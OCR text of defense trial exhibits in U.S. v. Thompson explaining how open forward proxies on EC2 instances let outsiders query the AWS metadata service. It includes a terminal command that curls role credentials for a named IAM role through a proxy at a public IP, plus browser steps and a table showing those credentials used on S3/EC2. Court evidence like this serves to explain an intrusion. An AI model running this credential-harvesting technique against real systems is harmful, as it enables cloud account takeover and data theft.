
Defendant's Exhibit No. 1100
U.S. v. Thompson, CR19-159-RSL
Admitted_____



Open Forward Proxy Server

An **"open forward proxy"** is a server configured to allow any member of the public to request data from other servers they specify


Defendant's Exhibit No. 1203
U.S. v. Thompson, CR19-159-RSL
Admitted_____




Defendant's Exhibit No. 1204
U.S. v. Thompson, CR19-159-RSL
Admitted_____

```
┌─ ?  21.04.19 96 ~  15:27:05 95 erratic@molly 95 ▮  0.98 95 🍽 69.60G
95
├─ ~ ~ 95
97 10131 97 |
└─ eval `curl -vvv --fail -s -L --proxy-insecure -m 5 --connect-timeout
2 --proxy https://35.162.65.136:443
http://169.254.169.254/latest/meta-data/iam/security-credentials/ISRM-
WAF-Role | awssession.sh`
```


1. Start web browser



2. Go to *Connection Settings* and enter EC2 Instance address for Proxy server




3. Type IMS address into browser




Browser displays the security credentials

Defendant's Exhibit No. 1205
U.S. v. Thompson, CR19-159-RSL
Admitted_____




EC2 Instances running Open Forward Proxies

Rule: Allow anyone to use me to make requests to other servers, including IMS



Instance Metadata Service

Rule: Provide role credentials in response to requests from EC2 Instance



Other AWS Services (S3, EC2)

Rule: Allow anyone possessing role credentials to read data, launch EC2 instances, or perform other actions for which the role has been granted permission

Request	Complies with Rule	Response
Paige: "Proxy, please ask IMS for available credentials"	✓	"OK"
Proxy: "IMS, please send available credentials"	✓	"OK: 🔑"
Paige: "Here's a credential 🔑, please send me data / launch an instance"	✓	"OK"

Defendant's Exhibit No. 1206
U.S. v. Thompson, CR19-159-RSL
Admitted_____